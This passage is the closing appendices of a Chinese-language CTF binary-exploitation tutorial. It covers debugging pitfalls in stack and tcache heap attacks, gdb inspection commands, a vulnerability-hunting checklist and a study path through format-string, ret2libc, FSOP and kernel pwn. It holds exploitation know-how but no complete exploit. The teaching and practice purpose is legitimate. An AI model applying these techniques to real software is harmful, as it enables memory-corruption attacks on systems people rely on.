ldd ./chal_patched
python3 -c "from pwn import *; print(ELF('./chal_patched',checksec=False).libc)"
```

（踩雷過程見第 1.4 節。）

10.3 附錄 C：Debug 心法與我踩過的雷

C-1 順序：先確認「乾淨地跑」，再打漏洞

1. **跑起來**：`./chal` 能不能正常選單、能不能讀到 flag 檔。
2. **看防禦**：`checksec`，決定要走 stack 還是 heap。
3. **找漏洞**：每個 `free` 問「指標清了沒」；每個輸入問「有沒有長度上限」。
4. **找 leak**：有沒有 `%p`？沒有就想「heap 上有沒有現成的指標」。

5. **算 offset 與順序**：在紙上畫 stack / tcache，再動手。

C-2 十個我實際踩過的雷

#	症狀	原因與解法
1	蓋了 payload 卻「什麼都沒發生」	offset 少了 8（忘記 saved rbp）。**offset = buffer + 8**。
2	chain 位址全對卻 SIGSEGV	16-byte 對齊。在 chain 前面插一個孤立的 `ret` gadget 推 `rsp` 8 bytes（第 5 章有會真的爆的示範）。
3	leak 只有 3~4 bytes	`printf("%s")` 被位址中間的 `0x00` 截斷。**這是機率問題**，寫重試迴圈，或改用 hexdump 型 leak。
4	算出的 base 不是 `...000`	offset 猜錯，或抓錯 leak 的來源。**base 一定 page 對齊**，對不上就是錯。
5	`free(): double free detected`	glibc 2.34+ 的 tcache `key` 檢查。同一塊不能連兩次 free；要先 `malloc` 出來再 free。
6	`malloc(): unaligned tcache chunk detected`	poisoning 的 target 不是 16 的倍數。`malloc` 回傳的是 `chunk+0x10`，target 要對齊 16。
7	拿到 shell 卻 `cat` 不到 flag	`cwd` 不對。用 `process(BIN, cwd=os.path.dirname(BIN))`。
8	程式根本跑不起來（`GLIBC_2.34 not found`）	題目附的 libc/ld 沒被用上。見第 1.4 節。
9	「選單寫 2 是 A，行為卻是 B」	先驗證再說。我實測第四題**選單文字和行為其實一致**，差點把錯的結論寫進講義。**任何「怪異行為」都值得再跑一次確認**。
10	以為 heap 和 PIE 有固定距離	沒有。ASLR 讓它們獨立（第 2.5.3 節的實測表）。

最重要的心法：把「我不知道」變成「我可以量」

這份講義裡的每一個數字——`0x2a0`、`0x510`、`0x1289`——都不是背下來的，是**在 gdb 裡 `p/x` 出來的**。當你卡住時，不要盯著程式碼想，打開 gdb：

```
p/x &chunks          # 這個陣列在哪
x/8gx chunks         # 每一格指到哪
heap chunks          # 整個 heap 長什麼樣
tcachebins           # bin 的頭是誰
```

看一次勝過想十次。

10.4 附錄 D：面對新題目的檢查清單

勾	檢查項目
☐	`checksec`：Canary / NX / PIE / RELRO 各是什麼？
☐	有沒有 `gets`、`scanf("%s")`、`read(0,buf,很大)` 之類的**無上限輸入**？
☐	有沒有「從來沒被呼叫、但會印 flag」的函式？（⇒ ret2win）
☐	有沒有 `system`/`execve` 的 PLT，或 `/bin/sh` 字串？（⇒ 直接叫，不用 ROP）
☐	沒有 `/bin/sh`？那能不能寫到 `.bss`？（第 5 章的作法）

勾	檢查項目
☐	有 `malloc`/`free`/`edit`/`show` 選單？（⇒ heap 題）
☐	**每一個 `free`，指標有沒有被設成 NULL？**（沒有 ⇒ UAF）
☐	有沒有兩個**大小相同**的 struct？（⇒ type confusion）
☐	有沒有任何地方印出指標（`%p`）？（⇒ leak PIE / libc / heap）
☐	沒有 `%p`？heap 上有沒有現成的 code pointer 可以當字串偷出來？（第 8 章）
☐	我要寫的目標記憶體，是由**哪一個 `malloc` 的回傳值**決定的？（⇒ 算 tcache 順序）
☐	flag 有沒有可能**本來就在記憶體裡**？（第 9 章的作法）

10.5 附錄 E：接下來可以學什麼

主題	為什麼要學 / 從哪題開始
Format string	`printf(buf)` 系列。可以直接任意讀寫任意位址， 也能一發 leak 出 PIE + libc + stack。非常常見。
ret2libc	沒有現成的 `win()`、也沒有 `/bin/sh` 時： leak libc base ⇒ 用 libc 裡的 `system` 與 `/bin/sh`。
Unsorted bin leak	比 tcache 大的 chunk free 之後，`fd`/`bk` 會指向 `main_arena`（libc 裡）⇒ free 的 libc leak。
House of X	當 tcache poisoning 被防住（例如 pointer guard、 safe-linking 加上更嚴的檢查）時的替代路徑。 從 House of Einherjar、House of Spirit 開始看。
FSOP	`_IO_FILE` 導向攻擊，用來繞過 `exit` 或觸發 `system`。 現代 glibc 的難題，通常是 high-level 題。
Kernel pwn	完全不一樣的世界：`ioctl` 介面、`cred` 結構、 `modprobe_path`、`userfaultfd`。 建議先把 userland heap 練熟再過去。

學習路線建議（照這個順序最省力）

1. 把這五題不看講義再打一次（真正自己打，卡住才翻）。
2. 去打 **pwnable.tw 的 start / orw**、**picoCTF** 的 format string 題。
3. 玩 **how2heap**（shellphish 的 repo）——每一種 heap 技巧都有一支獨立的小程式，跑起來看它怎麼運作。
4. 上 **CTFtime** 找最近比賽的 pwn 題，看別人的 writeup 對照。

最後一句

pwn 不是「背技巧」的科目，是「**讀懂程式的假設，然後違反它**」的科目。
這五題的每一個漏洞，本質上都是同一句話：「**程式假設某個指標指向 X，但你可以讓它指向 Y**。」
你現在有六種方法讓它指向 Y。剩下的，就是多打題目，把「看到什麼形狀 ⇒ 想到什麼招」變成本能。